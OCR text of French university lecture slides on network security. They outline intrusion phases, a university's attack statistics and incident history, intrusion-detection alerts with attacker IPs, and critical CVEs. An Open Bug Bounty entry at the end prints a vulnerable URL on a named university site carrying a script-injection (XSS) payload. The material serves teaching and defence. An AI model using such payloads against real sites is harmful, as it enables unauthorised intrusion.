
Déroulement d'attaque infection pour DDoS



Déroulement d'un piratage web



Déroulement d'un piratage réseau



Déroulement d'une attaque intrusion

- Collecte d'informations
- Repérage des vulnérabilités
- Utilisation des vulnérabilités $\rightarrow$ intrusion
- Accession aux droits administrateur (escalade)
- Camouflage
- Installation d'une backdoor

Collecte des informations

- Par "social engineering" ou manipulation psycho-relationnelle
- Par ingénierie informationnelle
- Par interrogation TCP/IP
  - Scan (de ports ou de machines)
    - Rapide/lent
    - Classique/furtif
- Interrogation des services
  - Cartographie DNS
  - Récupération des versions
  - Récupération des options

Attaques : quelques statistiques à l'UT1

Ces chiffres sont des moyennes en 2020

- 1000 tests par seconde (170 millions par jour)
- 2 à 5 campagnes de phishing par jour.

Plus quelques pointes.

- 95 000 tests par seconde pendant 72 h en 2015
- 400 000 tests par seconde pendant 2 heures en 2019


Attaques : incidents à l'UT1

106 incidents de sécurité depuis 14 ans dont


- 1 cryptolocker
- 18 incidents de phishing
- 57 virus (sortants ou crypto) sur des postes
- 2 intrusions automatiques (vers) sur des serveurs
- 1 boite noire piratée (ShellShock)
- 2 "DDoS" réussis en Février 2015.

Année	Total	Virus	Phishing	Autres	Commentaires
2020		1	0	1	Cryptolocker, HIBP
2019	22	8	2	12	Escroquerie, HIBP
2018	18	8	2	8	Piratage serveurs, HIBP
2017	8	3	4	1	Parasitisme avancé
2016	12	6	1	5	3 DoS, 2 extorsions
2015	16	8	4	4	2 DoS


Attaques : nombre mensuel de tests



Attaques : nombre d'attaquants



Attaques : raisons de la quarantaine sur une journée



103.235.169.39	103.235.169.39	POIVRE DE SICHUAN	8985
95.189.54.246	95.189.54.246	POIVRE DE SICHUAN	4650
150.242.210.22	150.242.210.22	POIVRE DE SICHUAN	1572
46.172.91.27	46.172.91.27	ET DOS Microsoft Remote Desktop _RDP_ Syn then Reset 30 Second DoS Attempt	1115
host209-47-static.185-82-b.business.telecomitalia.it	82.185.47.209	ET TROJAN MS Terminal Server Single Character Login, possible Morto inbound	681
121.161.109.81	121.161.109.81	GPL TELNET Bad Login	588
58.218.185.90	58.218.185.90	SURICATA STREAM Packet with invalid ack	513
58.218.185.90	58.218.185.90	SURICATA STREAM FIN2 invalid ack	512
129.208.234.211	129.208.234.211	ET POLICY MS Remote Desktop Administrator Login Request	422
121.161.109.81	121.161.109.81	SURICATA STREAM Packet with invalid ack	395
121.161.109.81	121.161.109.81	SURICATA STREAM FIN2 invalid ack	395
95.189.54.246	95.189.54.246	SURICATA STREAM Packet with invalid ack	351
121.161.109.81	121.161.109.81	GPL TELNET root login	335
95.189.54.246	95.189.54.246	SURICATA STREAM FIN2 invalid ack	319
195.208.220.159	195.208.220.159	POIVRE DE SICHUAN	287
103.43.106.11	103.43.106.11	POIVRE DE SICHUAN	284
114-35-17-170.hinet-ip.hinet.net	114.35.17.170	ET TROJAN MS Terminal Server Single Character Login, possible Morto inbound	245

Pourquoi les services sont vulnérables ?

- Mauvaise conception (volontaire ou non)
  - Peace and Love : REXEC
  - Backdoor : FSP,EGGDrop
  - Incompétence : WEP
  - Complexité : OpenSSL, Bash, WPA2
- Mauvaise configuration
  - postfix, DNS, HTTP
- Mauvaise utilisation
  - Scripts php, cgi-bin incorrects
- Mauvais utilisateurs
  - Clickophile
  - Manque d'intelligence entre la chaise et le clavier

Heureusement

C'est super dur de trouver des failles

Site de recensement de failles

Security Vulnerabilities Published In October 2019

2019 : January February March April May June July August September October CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Total number of vulnerabilities : **725** Page : 1 (This Page) 2 3 4 5 6 7 8 9 10 11 12 13 14 15

Copy Results Download Results


#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2018-21025	269			2019-10-08	2019-10-11	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
In Centreon VM through 19.04.3, centreon-backup.pl allows attackers to become root via a crafted script, due to incorrect rights of sourced configuration files.														
2	CVE-2019-3980	20			2019-10-08	2019-10-15	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
The Solarwinds Dameware Mini Remote Client agent v12.1.0.89 supports smart card authentication which can allow a user to upload an executable to be executed on the DWRCS.exe host. An unauthenticated, remote attacker can request smart card login and upload and execute an arbitrary executable run under the Local System account.														
3	CVE-2019-11526	94			2019-10-10	2019-10-15	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
An issue was discovered in Softing uaGate SI 1.60.01. A maintenance script, that is executable via sudo, is vulnerable to file path injection. This enables the Attacker to write files with superuser privileges in specific locations.														
4	CVE-2019-12157	74			2019-10-02	2019-10-08	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
In JetBrains TeamCity versions before 2018.2.5 and UpSource versions before 2018.2 build 1293, improper validation of user input for one of the fields could lead to Command Injection.														
5	CVE-2019-15746	74		Exec Code	2019-10-07	2019-10-08	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
SITOS six Build v6.2.1 allows an attacker to inject arbitrary PHP commands. As a result, an attacker can compromise the running server and execute system commands in the context of the web user.														
6	CVE-2019-15751	434		Exec Code	2019-10-07	2019-10-08	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
An unrestricted file upload vulnerability in SITOS six Build v6.2.1 allows remote attackers to execute arbitrary code by uploading a SCORM file with an executable extension. This allows an unauthenticated attacker to upload a malicious file (containing PHP code to execute operating system commands) to the web root of the application.														
7	CVE-2019-15859	522			2019-10-09	2019-10-10	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Password disclosure in the web interface on socomec DIRIS A-40 devices before 48250501 allows a remote attacker to get full access to a device via the /password.jsn URI.														

source http://www.cvedetails.com

Heureusement

C'est super dur de trouver comment exploiter des failles

Site d'utilisation de failles



source http://www.exploit-db.com

Mais on l'a déjà vu çui-là ?


Affected Website:	**math.uni[redacted].fr**
Open Bug Bounty Program:	**View Open Bug Bounty Program**
Vulnerable Application:	Custom Code
Vulnerability Type:	**XSS (Cross Site Scripting)** / CWE-79
CVSSv3 Score:	6.1 [CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N]
Disclosure Standard:	Coordinated Disclosure based on **ISO 29147** guidelines
Discovered and Reported by:	**Implosion**
Remediation Guide:	**OWASP XSS Prevention Cheat Sheet**
Export Vulnerability Data:	Bugzilla Vulnerability Data JIRA Vulnerability Data [Configuration] Mantis Vulnerability Data Splunk Vulnerability Data XML Vulnerability Data [XSD]

Vulnerable URL:

```
https://www.math.univ[redacted].fr/competences
/team.php?team=[redacted]%20-%20[redacted]%3Cscript%3Ealert(%27OPENBUGBOUNTY%27)%
3C/script%3E
```

source http://www.openbugbounty.com

